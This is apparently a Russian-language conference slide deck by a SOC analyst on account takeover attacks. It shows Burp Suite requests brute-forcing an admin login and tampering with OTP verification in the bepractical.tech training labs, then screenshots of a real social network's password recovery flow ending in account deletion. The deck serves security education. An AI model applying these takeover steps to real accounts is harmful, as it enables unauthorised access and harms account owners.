

Account takeover. Методы воспроизведения атаки — теория и практика

Tofik Khairanov

whoami

Гений (тупых шуток)

Миллиардер (пока нет)

Филантроп (да)

Аналитик L1, PS SOC




Шоу программа:

1. Account takeover
2. Методы атак на примере лабораторной среды
3. Захват реального аккаунта в социальной сети

Account takeover

Атака с захватом учетной записи — это форма кражи персональных данных, при которой злоумышленник захватывает чужую учетную запись в Интернете.



Лабораторная среда №1

Try to login with : admin@bepractical.tech

Account Credential

Email : john@bepractical.tech

Pass : john@123



User name / Email



Password

LOG IN NOW



[Learn more about Account Takeover](#)

```
1 POST /lab_1/backend.php HTTP/2
2 Host: bepractical.tech
3 Cookie: PHPSESSID=sribdsrtr9v7sea7hlu7nrspko
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 47
11 Origin: https://bepractical.tech
12 Referer: https://bepractical.tech/lab_1/
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17
18 email=+john%40bepractical.tech&pass=john%40123+
```

Scan	
Send to Intruder	Ctrl+I
Send to Repeater	Ctrl+R
Send to Sequencer	
Send to Comparer	
Send to Decoder	
Send to Organizer	Ctrl+O
Insert Collaborator payload	
Request in browser	>
Engagement tools [Pro version only]	>
Change request method	
Change body encoding	
Copy URL	
Copy as curl command (bash)	
Copy to file	
Paste from file	
Save item	
Don't intercept requests	>
Do intercept	> Response to this request
Convert selection	>
URL-encode as you type	
Cut	Ctrl+X
Copy	Ctrl+C

```
1 HTTP/2 200 OK
2 Date: Thu, 23 May 2024 18:39:05 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Cf-Cache-Status: DYNAMIC
9 Report-To:
  {"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=NV6WB7YJIZCLZ3BNsNpv%2BdF90tj60cGEubMQ5mB%2Bp6pdJXZ%2FANDysp0X0%2B40c4S1apmfs62B4cY6cIraRny0ZfclCH0cM%2FCawn94Zc%2FRAxyNPL1Z%2FLKMfWvMFg%2Bq3%2FTZL0AB"}],"group":"cf-nel","max_age":604800}
10 Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
11 Server: cloudflare
12 Cf-Ray: 88872aa74b0e0e68-AMS
13 Alt-Svc: h3=":443"; ma=86400
14
15 MQ==
```

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Thu, 23 May 2024 18:45:18 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Cf-Cache-Status: DYNAMIC
9 Report-To:
  {"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=JXmq30b9axgEIrAEoNkElqIOAMihgf%2BI9Za2n%2FNN6iYZSKKLFijSBFNLiYCyKlbi%2Fq%2FcEuUs%2BWjgZDdj2LEf4wn3%2FEyNTSdnbmJIhwpWVbKiJZC2Kre2lISg4tjR80D7%2Fsm7"}],"group":"cf-nel","max_age":604800}
10 Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
11 Server: cloudflare
12 Cf-Ray: 888733c30b279726-AMS
13 Alt-Svc: h3=":443"; ma=86400
14
15 ZmFsc2U=
```

Inspector

Selection

8 (0x8)

Selected text

ZmFsc2U=

Decoded from: HTML encoding

ZmFsc2U=

Decoded from: Base64

false



Admin Account

admin@bepractical.tech

Password : adMin@\$#786

1069 Attempts

Congratulations !

Congratulations 🎉 you've successfully hacked
this account


[Learn how to takeover account with Phone Number](#)


[Back to Login](#)


Лабораторная среда №2

Login Page

Try to login with : admin@bepractical.tech

 Email

 Password

☐ I'm not a robot 
reCAPTCHA
[Privacy](#) - [Terms](#)

LOG IN NOW >

Don't have an account ? [Sign up](#)

Forgot Password ? [Click here](#)

[Learn more about Account Takeover](#)

Sign Up Page

 vinok35419@neixos.c

 ●●●●●●●●

 ●●●●●●●●

Password matched



I'm not a robot



reCAPTCHA
[Privacy](#) - [Terms](#)

SIGN UP



Already have an account ? [Login](#)

[Learn more about Account Takeover](#)



FORGOT PASSWORD ?

Don't worry ! Enter your email below
and we'll email you with instructions on
how to reset your password.



I'm not a robot



reCAPTCHA
[Privacy](#) - [Terms](#)

SEND

< BACK TO LIST

Delete

Source



no-reply@bepractical.tech

Date:

23-05-2024 16:33:38

Subject: bepractical.tech - OTP Verification

./BePractical
Learn the practical way

Your OTP is : 430950

Click [here](#) and kindly verify your otp .

If you dont recognize or expect this email, please dont share the above code with anyone.

We put the security of all our client at a high priority. Therefore, we have put efforts into ensuring that the message is error and virus-free. Unfortunately, full security of the email cannot be ensured as, despite our efforts, the data included in emails could be infected, intercepted, or corrupted. Therefore, the recipient should check the email for threats with proper software, as the sender does not accept liability for any damage inflicted by viewing the content of this email.

./BePractical



OTP Verification

Verify your otp here

430950



I'm not a robot



reCAPTCHA
[Privacy](#) - [Terms](#)

VERIFY



[Go to Login](#)

[Learn more about Account Takeover](#)

```
1 POST /lab_2/backend.php HTTP/2
2 Host: bepractical.tech
3 Cookie: PHPSESSID=sribdsrtr9v7sea7hlu7nrspko
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 754
11 Origin: https://bepractical.tech
12 Referer: https://bepractical.tech/lab_2/verify_otp.php
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17
18 otp=199930+&emailForOtp=vinok35419%40neixos.com&response=
03AFcWeA46jZT4JdWTjvZgAqaTcK-6AF0l44C6M7t99fk-FdMXIJsoJb7Wt0sSA2l96LCnqqQc2Bv5j-iXI_DpfVdjzT_fuhSwctXm5ja_YmRO_ZFGSId2KufdQcmNZ7vQiEj39M70TjRx3E4R1b_On-Xes7_Hi0
ZkEZpDf56bZXcG7w2q2rwyqzoYrnX2sUvVntfr_bbTSzPT_7QeMF-XFsY-ALVq-Hr0lWA4bwy7GLA0B3Sqq7qxtSl3e0D_9SvqyKM9w0-t9EzrD9E7VEHRmxT7IwoHyJodB4pEM9bmH8pZ_pLJ7__QGQgkS1WTeR
sOY2kGp3St-llGYgn3caJFGsSe3iSWhk3DTBVgiS9EqxsviUzkGntDuc0-AiMpQYujKFTrwkkECsrCko3ugKpLQm_EWgEucHTurvWXPQcrPjBGtdQDJUTp9y8AEaM8BBJcdzK5iDDRvqlvlpRLnzHL0yAKeJhdS
cD40d1VkdNEf2uTDhXBeN_hMpsPqN7wa7eR90Jv3wy4UZjoiAN32gUEm-5HMAVpaKPzFsndgiy_JPQFoAhpCbzXUhabXE174Ve84CEL8faN47K4b5SF8giJmVrIvbPq4pV_dbVdsFmLfbXDedd5CLzZLzGLkFDQ
wUf30MtQFVL0KUnP_FvjDgk-c6VRmx4H3rWts8q3DjS70UL05CuGehVME
```



Admin Account

admin@bepractical.tech

Secret Key

0000011011011011011011111011011111



115 times hacked (admin account)

Congratulations !

Congratulations 🥳 you've successfully hacked
this account

[Learn how to takeover account with Phone Number](#)

[Back to Login](#)

Захват реального аккаунта

Восстановление

Укажите телефон или почту

Я не помню данные или к ним нет доступа

Продолжить

Найти аккаунт через поиск

Люди 67 348 247

Введите запрос





Укажите номер телефона для привязки к аккаунту

На него придёт SMS-сообщение. Подойдёт
использованный ранее или новый номер.

Доступный номер телефона

Продолжить

Укажите любой номер телефона,
который вы привязывали
к аккаунту

Телефон

Продолжить

Укажите любой старый пароль
от аккаунта, который помните

Старый пароль



Продолжить

[У меня нет пароля или я его не помню](#)

Введите текст с картинки



Обновить

Текст с картинки

Отмена

Отправить



Укажите номер телефона
для привязки к аккаунту

На него придёт SMS-сообщение. Подойдёт

Выберите, что вы хотите сделать:

[Изменить пароль](#)

[Войти в аккаунт без смены пароля](#)





Придумайте новый пароль

Можно также использовать пароль,
предложенный устройством

Введите новый пароль



Минимум 8 символов — заглавные и строчные буквы,
цифры и спецсимволы (! " # \$ % ' () *)

Повторите новый пароль



Выйти на всех устройствах, кроме этого

Продолжить



Пароль изменён

Войти в аккаунт



Аккаунт удалён



I am a
SOC Analyst

Can you Hack My



I said, SOC Analyst